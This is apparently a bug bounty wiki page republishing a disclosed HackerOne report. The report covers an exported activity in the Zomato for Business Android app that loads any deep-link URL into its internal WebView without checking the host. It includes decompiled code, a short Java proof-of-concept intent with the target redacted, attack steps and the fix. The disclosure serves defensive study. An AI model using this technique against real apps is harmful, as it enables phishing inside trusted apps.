[Zomato for Business Android] Vulnerability in exported activity WebView

An exported Android activity in the Zomato for Business app accepts a deep link and passes its URL to an internal WebView without validating the host. A malicious app on the same device could open an attacker-controlled site inside the app's WebView, potentially replacing the app's content with a phishing page.
 Originally disclosed on HackerOne
- Fixed in 31 hours
- Disclosed after 2.4 years
Hello, i want to report the vulnerability found,
Since the following activity com.application.zomatomerchant.home.HomeSalt has exported="true" it can be exploited by another application.
###Application Information
Application: Zomato for Business
Package Name: com.application.zomatomerchant
Version: 4.2.5
Version Status: Last
Vulnerable class: com.application.zomatomerchant.deeplink.SaltDeepLinkRouterActivity
###Vulnerability
Using a special intent, you can send a malicious url to class com.application.zomatomerchant.ZWebView
public class HomeSalt extends PhiAppCompatActivityWithSimpleToolbar implements C0806a, C0928a {
protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        if (this.f2062r == null) {
            this.f2062r = C0940a.m2184a(this);
        }
        mo7458b(R.layout.home_salt);
        mo7475d(R.string.app_name);
        this.f2061q = (Toolbar) findViewById(R.id.toolbar_simple_root);
        this.f2059o = (DrawerLayout) findViewById(R.id.drawer_layout);
        if (getIntent() != null) {
            Uri data = getIntent().getData();
            if (data != null && m2113a(data.toString())) {
                Bundle extras = getIntent().getExtras();
                if (extras == null || !extras.getBoolean("notification_popup", false)) {
                    mo10440c(data);//put data
//...
 public void mo10440c(Uri uri) {
        if (!C0807b.f1729a.equals(uri)) {
            if (mo10218b(uri)) {
                mo10217a(uri);
            } else {
                SaltDeepLinkRouterActivity.m1755a((Context) this, uri);//put data
//...
public static void m1755a(Context context, Uri uri) {
        Intent intent = new Intent(context, SaltDeepLinkRouterActivity.class);
        intent.setFlags(268435456);
        intent.setData(uri);
        context.startActivity(intent);
    }
//...
 protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        Intent intent = getIntent();
        if (!(intent == null || intent.getData() == null)) {
            Uri data = intent.getData();
            if (mo10218b(data)) {
                mo10217a(data);//put data
//..
 public void mo10217a(Uri uri) {
        if (uri != null) {
            Intent intent;
            C0810e a = C0810e.m1769a((Activity) this);
            String host = uri.getHost();
            List pathSegments = uri.getPathSegments();
            int size = pathSegments != null ? pathSegments.size() : 0;

                } else if (!C2150af.m6783a(uri.getScheme()) && uri.getScheme().startsWith("http")) {
                    intent = new Intent(this, ZWebView.class);//load url
                    intent.putExtra("open_external", true);
                    intent.putExtra(NativeProtocol.IMAGE_URL_KEY, uri.toString());//put data
Host check missing. F468292 ###PoC
Java PoC:
Intent intent = new Intent("android.intent.action.VIEW");
intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION|Intent.FLAG_ACTIVITY_NEW_TASK);
intent.setClassName("com.application.zomatomerchant","com.application.zomatomerchant.home.HomeSalt");
intent.setData(Uri.parse("███████/"));
startActivity(intent);
Payload: ██████ ###Fix
Check the host before load to WebView
Impact
XSS/Ability of open arbitrary sites in your internal WebView
Allows you to replace the content in the application on malicious website. The user will not be able to understand the difference.
The vulnerability is included in the Google Play Security Reward Program (section 2 Theft of insecure private date)
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could open arbitrary sites in the app's internal WebView, potentially performing XSS or replacing app content with a malicious website that the user may not distinguish from the real app.
What the attacker needed
Malicious app installed on the same device
The fix
The app should validate the host of any URI before loading it into the WebView.
How it was found
- Create an intent targeting the exported HomeSalt activity.
- Set the intent data to a URL controlled by the attacker.
- Start the activity, which passes the URL to ZWebView.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Android apps can expose certain screens (activities) so other apps can open them. This app exposed a screen that takes a web address and loads it in an embedded browser without checking where the address points. Another app on the phone could use this to show a fake page inside the real app, tricking the user.
What is Mobile?
Flaws specific to Android and iOS apps: exported components, deep links, WebViews and data left on the device.







